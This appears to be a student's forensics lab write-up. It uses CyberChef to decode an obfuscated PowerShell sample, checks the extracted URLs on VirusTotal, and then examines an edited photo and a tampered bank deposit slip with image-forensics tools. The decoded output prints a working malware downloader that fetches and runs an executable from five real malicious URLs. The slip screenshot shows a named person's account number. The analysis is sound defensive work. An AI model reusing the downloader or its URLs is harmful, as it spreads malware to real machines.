pNjoflw0QeXs1DsHrhBsewQ19klih Gn$DeBm1Yjkih=Up'b2xLrgfI4dmd'0p;B0$Uxi5uQxmFcg=cB'Rh4ThjtNspp
:1h/Zi/GjmPAnEh5oim4mh avjmzGeZdyBiyaSL.VlckUowlmkB.LGYUexZydDKwjN80U70ntCzqkh4wtNht1Apdm:6
/05/comeWaRgneidwyuqjju0aY7m90hs.1DncpeAht7/hDm1Qwbqjbc61@RhsZtchYthRpju:23/fp/ktwhlw3QwAd:84c
NDrg7e9FaZhtoyi4aV7jeCaHg68exKn73cyAgt.UBbyui2xJ/51sidaFMMK861vhrmIC@52h0wtQptlopDQ:VA/7W/7
Swy3PhwIU.mbbQrnmhgorsR9ygbmzPV.r9cfeonSmkI.PfschqmZ@v4hdztYtQsap3:Nf/o1/40bv2iulrovPgX5a8cc5
-
NUbv8ug914Gg5NaMtrXTihcavf.RDeg6fkMa1jriwmy3bJrgLe.eQctZomdMRE/j0fjb194DAuA4EilMHVzgk3't4.5s5ap7
bld1PTTqa(w0'xa@Q'P )se; G$YVrk2dpWm4=t
(xj[ckSvhyoHsktw8eMim88.Grif30c3.q0pvnaRtfhPd1ik:c:b:Mkgiwea6 etUveoAmUapZBpa7aLz2tch
E(5U)vR+R';vs'VrzjaUetwGO.3ae2bzxejB'S1)Rd;G$WkuqinMyig Sb=TrN3veILw2f-7dofwbnbjvse25c4ItLU
wm-4pc230lcmCw bv'xDmposvtxjz2m0lQr2vD.4xwrmJp17ghwntkhnup6'f;p;zvSPxsy4vqlpZ3 Ah=bm
GJNSGeNwbs-tb0wboxjihEkkCQhtx hi-T3cr5ofNmks
92'7fa3cd6s0aud1abzG.euscetwGrEmefRaVmmt'FI;hfffkuoPlnrQeBvappcgyhgo(5e$JHMMX4mvf5 avi0in90
Gc$eBiUoQbuFy0)D(xAtT3rChyAy(0g$pUuIIryYoc.xgoz9pFxebonG1(Xt'wPGjNEHITEM'Da,ma$InP0kXhavjb,cd0L
** 1641   
```

STEP

Check for syntax highlighter :

Recipe

- Syntax highlighter
 - Language: auto detect
- Reverse
 - By: Character
- Syntax highlighter
 - Language: auto detect

Input

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhKicsJtZmaKscQz}zs}08ke5aXeTkr4rbt;rsWxYd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBzrHeaCtsMSC0;N6)6LwdLdrTrA2$4N(O0eymluLmFznoJAtXxeLjvFpaeKsyr .ayp9KvvQsk5$v4;Qp)VoyCddFEow
fBaweCzs1anAroqZpgKsHwBmrox.1jYw3Iebu1u$lp(8ceJkthsuQrxCwuv.P5pEfVuEsf9$V;8c1rZ I3=Yz
qHeCfp8tyWetfv.F3p3Zvwlsks$16;015v(MnnUSestpAvosK.Hipnzv5msHC$0g(qj Cx)CS0p001J2sn VwqlNevi-DI
Lts5yuP2twXa 4toQ5JL.cpyA0QisEurk$X7(v5 yf9wIMF;UF)l(
IdghNQxe85siI.kuYi11hsugy$Cm;ir;)bldc,bjvahXk0PnI$am,a0'METHNENjGPw'tx(lgnobexFp9zogx.coYRIIhuSp
$G0{AYHCr3TtAx(Dv)YfUbQouibe$cg 09ni0iVa
5fvm4XKMPHJ$E5(oqhygcvpavBeAqRp0uKffh;If'tzmVafRemErGwtecsue.GzbAldu4oS6d3aF'Z9 9kmNFo5rc3T-
ih SxthQckKeijxobwObt-SbwN7eGSNjG mb-hA JZplqv4ysXP$V;Pf'6GpUntHktWhG71Pjmrxw4
.DV2Rql0m2jxjVsOpmdx'vb'ncmclo3zcP4-mw Ulti4c52e5v$bmwfod7-f2wlIev3Nrt=b5
giYMIq2ukW$3;DR)l'sBjeXzbzea3.06wtEuajzrv'lsv' jR+Rv)U5(E hxct2Wa7aPBzpauMaoevut
t6awigkM:b:c:kjDphJftR0anvPQo.3c03F1rg.88miMe8wttksHoyhVSKc[jx(t=4nw9pd2KRVY$G ;es)
P'QW@x'0w(aqtTPi7db7pa5ss5.4t'3KgzVHMLiE4aUD49ibjf0j/ERmdmo2Tcqe.elgrJb3Ymwir1jaMKf6geDR.fVach
** 1641 ** 1
```

Output

```
pNjofWwDQeXsrIDsHrhBsewQl9Klin GN$DeBM1Y7kih4=Up'bXrLgf4dmd'0p;B0$Uxi5uQxmFcg=Cb'Rbh 4thjtNspp
:Jh7i/GjmPAanEh5oi4mh ayjmZGeZcdyBixxaLs .VUKUOjkunBk/LGUyexZydKwujN80u70NtC@x14wtNhtuApdm:G
/05/comeWaRgneidwyuyqj0uaY7nV9ohs.1DnCpeAht7q/HDN1Qubj3bc613@ArhsZthytMprju:Z3/fp/KtwhLwQnAd.84c
NDrg7e9Fazhtoy14v73edcaThg68exKn37cyAy6t.Ubbyuitzxxj/51sidaPMomKb6lVhmic@zhowitoptlopDQ:VA/7/t
5wy3wPhwIU.mbbRQrrmmgOrs9aygbmVzPV.r9cfeonsmKI/PfscHqnZ@4hdztvQtsap30:Nf/o1/40h2ziUroyPgx5abCsc5
-
NUbv8ug914G5NaMtTrXTihcaVf.Rdeg6fkMaj1riwmy3bjRgLe.eqtZomdmRE/j0fjb194DAu4EiLMHVzgk3't4.5s55ap7
bld7iPTqa(w'0'Xa@W'Q'P )se; g5YVRK2dp9Wn4c=t
(Xj[ckSVhyoHskttw8emimB8.Grif30c3.q0Pvnad0RtfjhPDjik:cb:McGiwea6t eTUve0AmUapzBPa7aW2tCxh
E(5U)VR+rj'vs'VrzjaUETwGO.3aezbzXzejb'S1)RjG3$Ku2qINMvlg Sb=rh3veilw2f-7dofwlmjvse25c4itLU
wm-4pcz3olcmCn bv'xdmpOsVjxjzmm0lqr2VD.4xwrmjP17ghNtkHtnlpG6' fp; zv$pXsy4qlpZj Ah=bm
GJNSge7NbS-tbowboxj1HeKcQhtxs h1-T3cr5oFnmk9
92'7fa3Cd6s04ud1Ab2G.eucsctwEmeRfaVmz7'FI;hffkuoPnRQaeBvapvcgyhqo(5E$JHPMKX4mvf5 avioin90
GcSebiuoQbuFy0)vD{xTT3rChAy(0G$pUhIIryY0c.xgoz9pfXebonG1(Xt'wPgjNENHTEM'Da,ma$Inp0kHavjb,cd0L
** 1641 ** 1
```

STEP **BAKE!** Auto Bake

798ms **Raw Bytes** ↵ LF

It highlights starting string but still we didn't get any proper output

Iteration given in source code (+1640 , -3 ,+2)

Recipe

- Reverse
 - By: Character
- Syntax highlighter
 - Language: auto detect
- Regular expression
 - Built in regexes
 - User defined
- Regex
(..)

Case insensitive ^ and \$ match at newlines

Dot matches all Unicode support

Astral support Display total **Output format** [List capture](#) ...

Input

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhKicsJtZmaKscQz}zs}08ke5aXeTkr4rbt;rsWxYd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBzrHeaCtsMSC0;N6)6LwdLdrTrA2$4N(O0eymluLmFznoJAtXxeLjvFpaeKsyr .ayp9KvvQsk5$v4;Qp)VoyCddFEow
fBaweCzs1anAroqZpgKsHwBmrox.1jYw3Iebu1u$lp(8ceJkthsuQrxCwuv.P5pEfVuEsf9$V;8c1rZ I3=Yz
qHeCfp8tyWetfv.F3p3Zvwlsks$16;015v(MnnUSestpAvosK.Hipnzv5msHC$0g(qj Cx)CS0p001J2sn VwqlNevi-DI
Lts5yuP2twXa 4toQ5JL.cpyA0QisEurk$X7(v5 yf9wIMF;UF)l(
IdghNQxe85siI.kuYi11hsugy$Cm;ir;)bldc,bjvahXk0PnI$am,a0'METHNENjGPw'tx(lgnobexFp9zogx.coYRIIhuSp
$G0{AYHCr3TtAx(Dv)YfUbQouibe$cg 09ni0iVa
5fvm4XKMPHJ$E5(oqhygcvpavBeAqRp0uKffh;If'tzmVafRemErGwtecsue.GzbAldu4oS6d3aF'Z9 9kmNFo5rc3T-
ih SxthQckKeijxobwObt-SbwN7eGSNjG mb-hA JZplqv4ysXP$V;Pf'6GpUntHktWhG71Pjmrxw4
.DV2Rql0m2jxjVsOpmdx'vb'ncmclo3zcP4-mw Ulti4c52e5v$bmwfod7-f2wlIev3Nrt=b5
giYMIq2ukW$3;DR)l'sBjeXzbzea3.06wtEuajzrv'lsv' jR+Rv)U5(E hxct2Wa7aPBzpauMaoevut
t6awigkM:b:c:kjDphJftR0anvPQo.3c03F1rg.88miMe8wttksHoyhVSKc[jx(t=4nw9pd2KRVY$G ;es)
P'QW@x'0w(aqtTPi7db7pa5ss5.4t'3KgzVHMLiE4aUD49ibjf0j/ERmdmo2Tcqe.elgrJb3Ymwir1jaMKf6geDR.fVach
** 1641 ** 1
```

Output

```
p o w e r s h e l l
$ B Y
** 1641 ** 1
```

STEP **BAKE!** Auto Bake

445ms **Raw Bytes** ↵ LF

To avoid characters in different lines

Recipe

Regular expression

Built in regexes
User defined

Regex
(..)

Case insensitive ^ and \$ match at newlines

Dot matches all Unicode support

Astral support Display total Output format List capture qr...

Find / Replace

Find `\n` REGEX Replace

Global match Case insensitive

Multiline matching Dot matches all

STEP  Auto Bake

Input

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhKicsJtZmaksCQz}zs}08ke5aXzeTkr4rbtB;rsWyx8RdU$17 vwsdCs9qe7pc xonurzFPJX-
OxtBzrHeaCtsMSC0;N6)6LwldldrTRA2$4N(O0eymluLimfZnoJAtXxeLjvFpaeksyr.aYp9KvvQsk5$v4;Qp)VoyCddFEow
fBaWeCzs1anAroqZpgKshWebMrox.1jyw3Iebu1u$Lp(8ceJkthsiuQrxCwuv.PspEfvuEsF9$Vj;8c1rZ I3=Yz
qHeCfpBtlyetfv.F3p3Zvwkse$16;D1)5v(MnnuSestpAvosk.HIpnvz5msHc$0g(qj Cx)CSOp001J2sn VwqlNevi-DI
Lts5yup2tka 4toQSL.cpyAQIsEurk$X7(v5 yvf9wIMfUF)1J(
IdgHNQxeB5sII.kuyi1IhsuGy$CM;iR)bl0dc,bjvahXk0PnI$am,aD'METHNENjGPw'tX(lgnobexFp9zogx.coYyRIIhuSp
$G0(yayHCr3TtAx(Dv)0YFubQuibe$CG O9ni0iva
5fvm4XKMPHJS5E5(oqhygcvpavBeAqrNPoUkfhh;If'tzmWVaFRemErGwtecsUe.GzbAldu4o56dC3aF'Z9 9kmNFo5rc3T-
ih SxthQckkeHijxbwVobt-SbwN7eGSNNG mb=ha JZplqv4ysxPsvz;Pf'6GpUnthktNnhG71Pjmrwx4
.DV2Rql0wm2jxjVsOpmd'vb nCmcl03zcP4-mw Ulti4c52eSyvJbmwf0d7-f2wLiev3Nt-B5
giYMIQ1q2ukW$3G;DR)1s'BjexZxbZea3.OGwtEuajzrV'sv;Jr+Rv)US(E hct2Wa7aPbzpaUmAoevUte
t6aewiGKm:bc:ki]DphJftR0anvPoq.3c03FIRg.88mMe8wttksHoyhVSKc[jX( t=4nW9pd2KRVY$G ;es)
P'QW@x'0w(aQTPi7dlb7pa5s5.4t'3KgzVHMLiE4aUD49ibjf0j;ERmdmoZTcQe.elgrJb3Ymwir1jaMKf6geDr.fVach
```

** 1641 1  

Output

```
powershell
$BVi=rff';$iQF='http://mahimamedia.com/Yxdw87t@http://mandujano.net/NWJ6@http://www.creativeagency.biz/Sa0BvM@http://www.brgsabz.com/sq@http://biogas-bulgaria.efarmbg.com/fidaiHg'.Split('@');$Rdw=[System.IO.Path]::GetTempPath()+'\\zuw.exe"';$uIY =New-Object -com 'msxml2.xmlhttp';$svp = New-Object -com 'adodb.stream';foreach($Pxv in $iQF){try{$uIY.open('GET',$Pxv,0);$uIY.send();If ($uIY.Status -eq 200) {$svp.open();$svp.type = 1;$svp.write($uIY.responseBody);$svp.savetofile($Rdw);Start-Process $Rdw;break}}catch{}}
```

** 151ms  

To extract in the url formate :

Recipe

(..)

Case insensitive ^ and \$ match at newlines

Dot matches all Unicode support

Astral support Display total Output format List capture qr...

Find / Replace

Find `\n` REGEX Replace

Global match Case insensitive

Multiline matching Dot matches all

Extract URLs

Display total Sort Unique

STEP  Auto Bake

Input

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhKicsJtZmaksCQz}zs}08ke5aXzeTkr4rbtB;rsWyx8RdU$17 vwsdCs9qe7pc xonurzFPJX-
OxtBzrHeaCtsMSC0;N6)6LwldldrTRA2$4N(O0eymluLimfZnoJAtXxeLjvFpaeksyr.aYp9KvvQsk5$v4;Qp)VoyCddFEow
fBaWeCzs1anAroqZpgKshWebMrox.1jyw3Iebu1u$Lp(8ceJkthsiuQrxCwuv.PspEfvuEsF9$Vj;8c1rZ I3=Yz
qHeCfpBtlyetfv.F3p3Zvwkse$16;D1)5v(MnnuSestpAvosk.HIpnvz5msHc$0g(qj Cx)CSOp001J2sn VwqlNevi-DI
Lts5yup2tka 4toQSL.cpyAQIsEurk$X7(v5 yvf9wIMfUF)1J(
IdgHNQxeB5sII.kuyi1IhsuGy$CM;iR)bl0dc,bjvahXk0PnI$am,aD'METHNENjGPw'tX(lgnobexFp9zogx.coYyRIIhuSp
$G0(yayHCr3TtAx(Dv)0YFubQuibe$CG O9ni0iva
5fvm4XKMPHJS5E5(oqhygcvpavBeAqrNPoUkfhh;If'tzmWVaFRemErGwtecsUe.GzbAldu4o56dC3aF'Z9 9kmNFo5rc3T-
ih SxthQckkeHijxbwVobt-SbwN7eGSNNG mb=ha JZplqv4ysxPsvz;Pf'6GpUnthktNnhG71Pjmrwx4
.DV2Rql0wm2jxjVsOpmd'vb nCmcl03zcP4-mw Ulti4c52eSyvJbmwf0d7-f2wLiev3Nt-B5
giYMIQ1q2ukW$3G;DR)1s'BjexZxbZea3.OGwtEuajzrV'sv;Jr+Rv)US(E hct2Wa7aPbzpaUmAoevUte
t6aewiGKm:bc:ki]DphJftR0anvPoq.3c03FIRg.88mMe8wttksHoyhVSKc[jX( t=4nW9pd2KRVY$G ;es)
P'QW@x'0w(aQTPi7dlb7pa5s5.4t'3KgzVHMLiE4aUD49ibjf0j;ERmdmoZTcQe.elgrJb3Ymwir1jaMKf6geDr.fVach
```

** 1641 1  

Output

```
http://mahimamedia.com/Yxdw87t@http://mandujano.net/NWJ6@http://www.creativeagency.biz/Sa0BvM@http://www.brgsabz.com/sq@http://biogas-bulgaria.efarmbg.com/fidaiHg'.Split('@');$Rdw=
```

** 181 1  

Remove most repeated one which is @ here

Recipe

Dot matches all Unicode support

Astral support Display total Output format: List capture qr...

Find / Replace

Find: \n REGEX Replace

Global match Case insensitive

Multiline matching Dot matches all

Extract URLs

Display total Sort Unique

Split

Split delimiter: @ Join delimiter: \n

STEP **BAKE!** Auto Bake

Input

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhkicsJtZmaks{c0z}{zs}{08ke5aXzeTkr4rbt8;+SwYxd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBZrHeCLtsMSC0;N6)6LwLdrTRa2$4N(0eeymluLimfZnoJAtXxeLjvFpaeKsyraYp9KvvQsk5$4;Qp)VoyCddFEow
fbawecZs1anAroqZpgkShWebmrox.ljw3Iebu1uLp{(ce)kthsisiQrxCwUV.P5pEfvlEsf9$V;8c1rZ I3=Yz
qHeCFpBtyWetFv.F3p3ZvwlsKe$16;1D)5v(MnnUSestpAvo5k,HIpnzv5msHC$0g(qj cx)CS0p001J2sn VwqlNevi-DI
5fvm4AXXMPH$E5(oqhygcvpavBeA0rNP0OUkfhh;If'tzmWVaFRemErGwtecsUe.GzbAldu4oS6dc3aF7'Z9 9kmNFo5rc3T-
ih SxthQckeHijxbowVObt-SbwN7eGSNJG mb=ha JZplqv4ysP$Vz;Pf'6GpUntHktNwhG7lPjmrwx4
.DV2Rql0wm2jxjVsOpmbx'vb nCmcl03zcP4-mw ULTI4c52esVjBmbwf0d7-f2wl.Iev3Nrt=b5
giYMMIq2uku$3G;DR)ls'BjeXzbZea3.0GwtUajzrV'sv'jR+rV)U5(E hxct2Wa7aPBzpaUmAoevlUt
t6aewigKM:bC:ki)DPHJftR0anPQq.3c03FIrG.88miMe8wttksHoyhVSKc[jX( t=4nW9pd2KRVY$G ;es)
P'Qw@ax@Ow(aQtTPi7d1b7pa5Ss5.4t'3KgzVHMLie4aUD49ibjf0j/ERmdmoZTcQe.eLgRjb3Ymwir1jaMKf6geDR.fVach
```

Output

```
http://mahimamedia.com/Yxdw87t
http://mandujano.net/NWJ6
http://www.creativeagency.biz/Sa0BVm
http://www.brgsabz.com/sq
http://biogas-bulgaria.efarmbg.com/fidaiHg'.split('
');$Rdw=(
```

Raw Bytes LF

1641 1

147ms Raw Bytes LF

181 6

Check those links in Virus total to check which malicious activity is there inside with the respective link

For example paste 1st link of output in <https://www.virustotal.com/gui/home/url>

The screenshot shows the VirusTotal URL analysis page. The URL <http://mahimamedia.com/Yxdw87t> is entered in the URL input field. The page displays several analysis results and sharing options.

Just load it you can see what are the malicious activity inside the link

http://mahimamedia.com/YxdW87

4 security vendors flagged this URL as malicious

Community Score: 4/77

http://mahimamedia.com/YxdW87
mahimamedia.com
application/octet-stream

200 Status
Content Type
2020-04-07 02:12:44 UTC
3 years ago

DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis		Do you want to automate checks?	
Avira	Malware	Fortinet	Malware
SCUMWARE.org	Malware	Sophos	Malicious
Comodo Valkyrie Verdict	Spam	DNS8	Suspicious
Forcepoint ThreatSeeker	Suspicious	ADMINUSLabs	Clean
AlienVault	Clean	Anti-AVL	Clean
Artists Against 419	Clean	BADWARE.INFO	Clean

Like that you check remaining links also

This is the way where attacker hides malicious activity inside inside the payload

HW is not opening even with personal data

hybrid-analysis.com/sample/2a7513243e4d8ec9e45f092540ffbd6f73c6a40b9f80021902d3c48dda41db3?environmentId=100

HYBRID ANALYSIS

Sandbox Quick Scans File Collections Resources Request Info

IP, Domain, Hash... More

Oops! The analysis system reported an error:

This report file cannot be loaded

If you believe this is incorrect behavior, please contact support@hybrid-analysis.com providing the SHA256 and sample. The SHA256 of your submission is: 2a7513243e4d8ec9e45f092540ffbd6f73c6a40b9f80021902d3c48dda41db3

This website uses cookies to enhance your browsing experience. Please note that by continuing to use this site you consent to the terms of our Data Protection Policy.

63%

Vivo T1 Not connected Airplane mode

Battery saver Accessibility Mobile hotspot

Project

CHECK in internet connect I connected with mobile data payload is not loading

12. Image Forensics


Go to Forensically website and upload the picture

Forensically link : <https://29a.ch/photo-forensics/#forensic-magnifier>

Clone Detection



Principle component analysis



META DATA :

Check modify date and compare with original date

Check software such that to know which software it edited and in which os

ImageWidth	2000
ImageHeight	1727
BitsPerSample	8,8,8
PhotometricInterpretation	2
Make	NIKON CORPORATION
Model	NIKON D50
Orientation	1
SamplesPerPixel	3
XResolution	96
YResolution	96
ResolutionUnit	2
Software	Adobe Photoshop CC 2015 (Windows)
ModifyDate	Sat Apr 06 2019 15:17:32 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ExposureTime	0.0025
FNumber	5.6000
ExposureProgram	0
DateTimeOriginal	Thu Dec 20 2007 17:06:17 GMT+0530 (India Standard Time)
CreateDate	Thu Dec 20 2007 17:06:17 GMT+0530 (India Standard Time)
CompressedBitsPerPixel	4
ShutterSpeedValue	8.6439
ApertureValue	4.9709

Forensically Beta Open File Help

ApertureValue	4.9709
ExposureCompensation	0
MaxApertureValue	5
MeteringMode	5
LightSource	0
Flash	0
FocalLength	300
SubSecTime	10
SubSecTimeOriginal	10
SubSecTimeDigitized	10
ColorSpace	1
ExifImageWidth	2000
ExifImageHeight	1727
SensingMethod	2
CustomRendered	0
ExposureMode	0
WhiteBalance	0
DigitalZoomRatio	1
FocalLengthIn35mmFormat	450
SceneCaptureType	0
GainControl	1
Contrast	0
Saturation	0
Sharpness	0
SubjectDistanceRange	0

ColorSpace	1
ExifImageWidth	2000
ExifImageHeight	1727
SensingMethod	2
CustomRendered	0
ExposureMode	0
WhiteBalance	0
DigitalZoomRatio	1
FocalLengthIn35mmFormat	450
SceneCaptureType	0
GainControl	1
Contrast	0
Saturation	0
Sharpness	0
SubjectDistanceRange	0
HasThumbnail	true
ThumbnailWidth	160
ThumbnailHeight	138
ThumbnailType	image/jpeg
Thumbnail	

Luminance Gradient
Principal Component Analysis
Meta Data
Geo Tags
Thumbnail Analysis
JPEG Analysis
String Extraction

Luminance Gradient
Principal Component Analysis
Meta Data
Geo Tags
Thumbnail Analysis
JPEG Analysis
String Extraction

Go to FotoForensics and Upload Image then go to metadata so that you can see entire Data of the particular photo which you uploaded

FotoForensics link : <https://fotoforensics.com/>

Photoshop

IPTC Digest	2fa07d2f4446a72118a7e9ada4207db2
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1
Global Angle	30
Global Altitude	30
Copyright Flag	False
URL List	
Slices Group Name	woldf sheep edit
Num Slices	1
Pixel Aspect Ratio	1
Photoshop Thumbnail	(Binary data 7288 bytes)
Has Real Merged Data	Yes
Writer Name	Adobe Photoshop
Reader Name	Adobe Photoshop CC 2015
Photoshop Quality	8
Photoshop Format	Standard
Progressive Scans	3 Scans

XMP

XMP Toolkit	Adobe XMP Core 5.6-c111 79.158325, 2015/09/10-01:10:20
Creator Tool	Adobe Photoshop CS3 Windows
Metadata Date	2019:04:06 09:47:32+05:30
Format	image/jpeg
Legacy IPTC Digest	E8F15CF32FC118A1A27B67ADC564D5BA
Date Created	2007:12:20 11:36:17-05:00

you got to know that photoshop software used for this photo

String Extraction :

It works same as meta data it shows all the written and modified ,It gives all meta data in simple string formate ,String foramt includes Time Stamp , Sofware edited and all the written information etc




Image2 - Deposit Slip

Open Foto Forensics website

FotoForensics link : <https://fotoforensics.com/>

and upload the photo

The screenshot shows the FotoForensics interface. On the left, there's a sidebar titled 'Analysis:' with options like Digest, ELA, Games, Hidden Pixels, ICC+, JPEG %, Metadata (which is selected), Strings, and Source. Below the sidebar are several small icons. The main area displays a deposit slip from HDFC Bank. The slip includes fields for Account Number (08821140006876), Credit Card Number, Name (RATIKA BANSAL), Date (07/12/2018), and various handwritten details like 'FUND TRANSFER' and signatures. The right side of the slip is labeled 'Deposit Slip / जमा पर्याप्ती (Customer Copy / ग्राहक पर्याप्ती)'. At the bottom, it shows the total amount in words: 'FIFTY TWO THOUSAND TWO HUNDRED FIFTY ONLY'.

go to metadata so that you can see entire Data of the particular photo which you uploaded

IPTC	
Coded Character Set	UTF8
Application Record Version	101
Time Created	14:32:43+00:00
Photoshop	
IPTC Digest	d4f0c7de4b4ea5033797a962fedcd5ae
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1
Global Angle	30
Global Altitude	30
URL List	
Slices Group Name	Healthy-Living-India-Cheque-Deposit-Slip
Num Slices	1
Pixel Aspect Ratio	1
Photoshop Thumbnail	(Binary data 8840 bytes)
Has Real Merged Data	Yes
Writer Name	Adobe Photoshop
Reader Name	Adobe Photoshop CC 2015
Photoshop Quality	12
Photoshop Format	Progressive
Progressive Scans	3 Scans
XMP	
XMP Toolkit	Adobe XMP Core 5.6-c111 79.158325, 2015/09/10-01:10:20
Create Date	2010:12:07 14:32:43

You got to known that IT is Edited by Adobe and Encoded by UTF-8

In EXIF you got to known that Modyfied Date and Original date , where that photo is edited and by which Os (Windows)

EXIF

Photometric Interpretation	RGB
Make	HP
Camera Model Name	HP oj5600
Orientation	Horizontal (normal)
Samples Per Pixel	3
X Resolution	200
Y Resolution	200
Resolution Unit	inches
Software	Adobe Photoshop CC 2015 (Windows)
Modify Date	2019:05:04 08:43:19
Y Cb Cr Positioning	Co-sited
Reference Black White	0 255 128 255 128 255
Exif Version	0220
Date/Time Original	2010:12:07 14:32:43

Clone Detection :

By Clone detection you got to known which got manipulated and which got added

Forensically^{Beta} Open File Help

The screenshot shows a deposit slip from BDFC BANK. The document includes fields for Account Number (08821140006876), Date (07/12/2018), Cheque No. (115873), and Rupees (50250/-). There are handwritten signatures and printed text like 'FUND'S TRANSFER'. Red annotations highlight these fields, indicating they have been manipulated. The right panel of the software interface contains a 'Magnifier' tool with various sliders for 'Minimal Similarity' (0.10), 'Minimal Detail' (0.01), 'Minimal Cluster Size' (8), 'Block Size' (4), and 'Maximal Image Size' (1024). A checkbox for 'Show Quantized Image' is also present.

For example in this Sample you got to see that in top date section and Account number section 8 is manipulated , down in rupees Section that 5's got manipulated and in bottom portion FIFTY got added (Marked by all those red Marks you got to known which got manipulated)

Error Level Analysis

